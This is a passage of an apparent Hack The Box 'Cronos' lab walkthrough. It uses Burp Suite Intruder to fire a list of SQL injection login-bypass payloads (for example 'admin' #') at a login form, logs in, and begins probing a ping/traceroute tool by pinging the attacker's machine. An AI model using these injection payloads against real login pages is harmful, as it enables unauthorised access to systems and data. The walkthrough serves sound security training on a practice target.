
There has a login form on here. We don't have any credentials. So let's see any vulnerabilities in this login form.

Step 08

Scan the login page. Looking at the result on the left-hand side we can see there has an SQL injection vulnerability. And it's in the username parameter. We can do this SQL injection manually or we can automate it.









Step 09

Just open the BURP SUIT.



Click on proxy tab.



Now we need to configure our browser to work with burp suit. For that use froxy-proxy add on.



Click on option, then add, Give it name, localhost server IP address and set your port 8080. Now save and exit.

A screenshot of the FoxyProxy extension's settings window. On the left is a sidebar with the following icons and labels:

- Add
- Delete All
- Export
- Import
- Log
- What's My IP?
- Delete Browser Data
- About

The main window shows a list of proxy configurations:

Protocol	Address	Status	Action
SSH Tun	127.0.0.1	On	Edit Patterns Delete
Burp	127.0.0.1	On	Edit

At the top right of the main window, there is a 'Synchronize Settings' button with an 'On' switch and a question mark icon.

Add Proxy

Proxy Type ★
HTTP

Title or Description (optional)
burp

Color
#66cc66

Add whitelist pattern to match all URLs

IP address, DNS name, server name ★
127.0.0.1

Port ★
8080

Do not use for localhost and intranet/private IP addresses


Username (optional)

Password (optional) 

[Help](#)

[Cancel](#) [Save & Add Another](#) [Save & Edit Patterns](#) [Save](#)

Now Click on froxy-proxy button again on tool bar. Select proxy 3 burp. Then click on the submit button on login page.



Login

UserName :


Password :

Submit

Your Login Name or Password is invalid


Step 10

Burp will intercept and freeze the request between the web browser and the server. We see the username and password parameter here. So right click and send this to intruder. Go to the intruder and click on position tab.



```
POST / HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Cookie: PHPSESSID=bc0nj85klavulail4st2gheog3
Connection: close
Upgrade-Insecure-Requests: 1

username=&password=
```



```
POST / HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Cookie: PHPSESSID=bc0nj85klavulail4st2gheog3
Connection: close
Upgrade-Insecure-Requests: 1

username=&password=
```

- Scan [Pro version only]
- Send to Intruder **Ctrl+I**
- Send to Repeater **Ctrl+R**
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Engagement tools [Pro version only]
 - Change request method
 - Change body encoding
 - Copy URL
 - Copy as curl command
 - Copy to file
 - Paste from file
 - Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut **Ctrl+X**
- Copy **Ctrl+C**
- Paste **Ctrl+V**

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** **Intruder** Repeater Sequencer

1 × 2 × ...

Target Positions Payloads Options

① **Attack Target**

Configure the details of the target for the attack.

Host: admin.cronos.htb

Port: 80

Use HTTPS

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Extender Project options User options

1 × 2 × ...

Target **Positions** Payloads Options

② **Payload Positions**


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are a

Attack type: **Sniper**

```
POST / HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Cookie: PHPSESSID=gbc0nj85klavulail4st2gheocq3s
Connection: close
Upgrade-Insecure-Requests: 1


username=$$&password=$$
```

Clear the current positions. Click to set position after the username parameter. Add the vulnerable parameter. Then click on payload tab.



POST / HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Cookie: PHPSESSID=bcoNj8Sklavula114st2gheoq1
Connection: close
Upgrade-Insecure-Requests: 1

username=\$password



⑦ Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types for each payload set can be customized in different ways.

Payload set: 1 Payload count: 0
Payload type: Simple list Request count: 0

⑦ Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


Paste
Load ...
Remove
Clear

Add Enter a new item

Add from list ... [Pro version only]

A screenshot of the 'Payload Options [Simple list]' configuration screen. On the left, there is a vertical toolbar with buttons for Paste, Load ..., Remove, and Clear. Below this is an 'Add' button and an input field 'Enter a new item'. At the bottom is a dropdown menu 'Add from list ... [Pro version only]'. The main area is a scrollable list containing several payload items, such as 'or 1=1', 'or 1=1-', etc.

Now we turn off burp in our browser. Paste all SQL injection payload. Click start attack. After few minutes the intruder will complete.



Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2920	
1	or l=1	200	<input type="checkbox"/>	<input type="checkbox"/>	2920	
2	or l=l--	200	<input type="checkbox"/>	<input type="checkbox"/>	2920	
3	or l=l#	200	<input type="checkbox"/>	<input type="checkbox"/>	2920	
4	or l=l/*	200	<input type="checkbox"/>	<input type="checkbox"/>	2920	
5	admin'--	200	<input type="checkbox"/>	<input type="checkbox"/>	2920	
6	admin' #	302	<input type="checkbox"/>	<input type="checkbox"/>	2885	
7	admin/*	200	<input type="checkbox"/>	<input type="checkbox"/>	2920	
8	admin' or 'l='l	302	<input type="checkbox"/>	<input type="checkbox"/>	2885	
9	admin' or 'l='l'--	200	<input type="checkbox"/>	<input type="checkbox"/>	2920	
10	admin' or 'l='l'#	302	<input type="checkbox"/>	<input type="checkbox"/>	2885	
11	admin' or 'l='l'*	200	<input type="checkbox"/>	<input type="checkbox"/>	2920	
12	admin'or l=l or "="	302	<input type="checkbox"/>	<input type="checkbox"/>	2885	
13	admin' or l=1	200	<input type="checkbox"/>	<input type="checkbox"/>	2920	
14	admin' or l-l--	200	<input type="checkbox"/>	<input type="checkbox"/>	2920	

Request Response

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
```

0 matches


Finished

Step 11

As you can see here some of the status code length have changed. This indicate some of there payloads have work and bypass the authentication. I'm going to try first one. Admin' #. Go back to the login page. Now type admin' # into the username field.

The screenshot shows a 'Login' page with two input fields and a submit button. The 'UserName:' field contains 'admin' #'. The 'Password:' field is empty. Below the fields is a red error message: 'Your Login Name or Password is invalid'.

UserName :	<input type="text" value="admin' #"/>
Password :	<input type="password"/>
<input type="button" value="Submit"/>	
Your Login Name or Password is invalid	



Net Tool v0.1

The screenshot shows the 'Net Tool v0.1' interface. It has a dropdown menu 'traceroute' set to '8.8.8.8', a text input field with the value '8.8.8.8', and a 'Execute!' button. Below the interface is a link labeled 'Sign Out'.

traceroute	8.8.8.8	Execute!
Sign Out		

Okay, that's work and bypass the authentication. We can see here as an application with trace route and ping. So lets test this and try to communicate with our attacking System. Look all the steps I done from here. Its show how communicates with our attacking System.

The image consists of three vertically stacked screenshots of a Firefox browser window. The browser has three tabs: "Hack The Box :: Cronos", "Net Tool v0.1", and "SQL Injection Authentication". The "Net Tool v0.1" tab is active, displaying the tool's interface.

Screenshot 1: The interface shows a dropdown menu set to "ping", an input field with "8.8.8.8", and a "Execute!" button. Below the form is a "Sign Out" link. To the right is a terminal window titled "root@tigerStyle: ~" showing the command "tcpdump -i tun0" being run.

```
root@tigerStyle:~# tcpdump -i tun0
```

Screenshot 2: Similar to the first, but the input field now contains "10.10.14.2". A red oval highlights this field and the "Execute!" button. The terminal window shows the same "tcpdump" command.

```
root@tigerStyle:~# tcpdump -i tun0
```

Screenshot 3: The interface shows a dropdown menu set to "traceroute", an input field with "8.8.8.8", and a "Execute!" button. Below the form is a "Sign Out" link. To the right is a terminal window showing the output of a traceroute command from the IP address 10.10.14.2 to 8.8.8.8. The terminal output is very long, listing many network packets and their details.

```
16:31:01.781081 IP tigerStyle.58150 > cronos.htb.http: Flags [P.], seq 1:523, ack 1, win 229, options [nop,nop,TS val 2160632369 ecr 2756600], length 522: HTTP: POST /welcome.php HTTP/1.1
16:31:01.848405 IP cronos.htb.http > tigerStyle.58150: Flags [.], ack 523, win 235, options [nop,nop,TS val 2756648 ecr 2160632369], length 0
16:31:01.852327 IP cronos.htb > tigerStyle: ICMP echo request, id 3585, seq 1, length 64
16:31:01.852394 IP tigerStyle > cronos.htb: ICMP echo reply, id 3585, seq 1, length 64
16:31:01.927859 IP cronos.htb.http > tigerStyle.58150: Flags [P.], seq 1:788, ack 523, win 235, options [nop,nop,TS val 2160632369 ecr 2756665], length 787: HTTP: HTTP/1.1 200 OK
16:31:01.927971 IP tigerStyle.58150 > cronos.htb.http: Flags [.], ack 788, win 241, options [nop,nop,TS val 2160632516 ecr 2756665], length 0
16:31:02.365568 IP tigerStyle.58148 > cronos.htb.http: Flags [S], seq 3761958229, win 29200, options [mss 1460,sackOK,TS val 2160632954 ecr 0,nop,wscale 7], length 0
16:31:02.447960 IP cronos.htb.http > tigerStyle.58148: Flags [S.], seq 2216691369, ack 3761958230, win 28960, options [mss 1357,sackOK,TS val 2756788 ecr 2160631931,nop,wscale 7], length 0
16:31:02.448034 IP tigerStyle.58148 > cronos.htb.http: Flags [.], ack 1, win 229, options [nop,nop,TS val 2160633095 ecr 2756788], length 0
16:31:02.507163 IP cronos.htb.http > tigerStyle.58148: Flags [S.], seq 2216691369, ack 3761958230, win 28960, options [mss 1357,sackOK,TS val 2756813 ecr 2160631931,nop,wscale 7], length 0
16:31:02.507226 IP tigerStyle.58148 > cronos.htb.http: Flags [.], ack 1, win 229, options [nop,nop,TS val 2160633095 ecr 2756788], length 0
16:31:06.927299 IP cronos.htb.http > tigerStyle.58150: Flags [F.], seq 788, ack 523, win 235, options [nop,nop,TS val 2757917 ecr 2160632516], length 0
16:31:06.927590 IP tigerStyle.58150 > cronos.htb.http: Flags [F.], seq 523, ack 789, win 241, options [nop,nop,TS val 2160637516 ecr 2757917], length 0
16:31:06.992041 IP cronos.htb.http > tigerStyle.58150: Flags [.], ack 524, win 235, options [nop,nop,TS val 2757934 ecr 2160637516], length 0
16:31:07.931805 IP tigerStyle.58148 > cronos.htb.http: Flags [F.], seq 1, ack 1, win 229, options [nop,nop,TS val 2160638520 ecr 2756788], length 0
16:31:07.995587 IP cronos.htb.http > tigerStyle.58148: Flags [F.], seq 1, ack 2, win 227, options [nop,nop,TS val 2758185 ecr 2160638520], length 0
16:31:07.995664 IP tigerStyle.58148 > cronos.htb.http: Flags [.], ack 2, win 229, options [nop,nop,TS val 2160638521 ecr 2758185], length 0
```

Net Tool v0.1 - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Hack The Box :: Cronos Net Tool v0.1 SQL Injection Authentication

admin.cronos.htb/welcome.php

Net Tool v0.1

traceroute ▾ 8.8.8.8 Execute!

```
PING 10.10.14.2 (10.10.14.2) 56(84) bytes of data.
64 bytes from 10.10.14.2: icmp_seq=1 ttl=63 time=62.5 ms
--- 10.10.14.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 62.504/62.504/62.504/0.000 ms
Sign Out
```

root@tigerStyle: ~

```
35, options [nop,nop,TS val 2756648 ecr 2160632369], length 0
16:31:01.852327 IP cronos.htb > tigerStyle: ICMP echo request, id 3585, seq 1, length 64
16:31:01.852394 IP tigerStyle > cronos.htb: ICMP echo reply, id 3585, seq 1, length 64
16:31:01.927859 IP cronos.htb.http > tigerStyle.58150: Flags [P.], seq 1:788, ack 523, win 235, options [nop,nop,TS val 2756665 ecr 2160632369], length 787: HTTP/1.1 200 OK
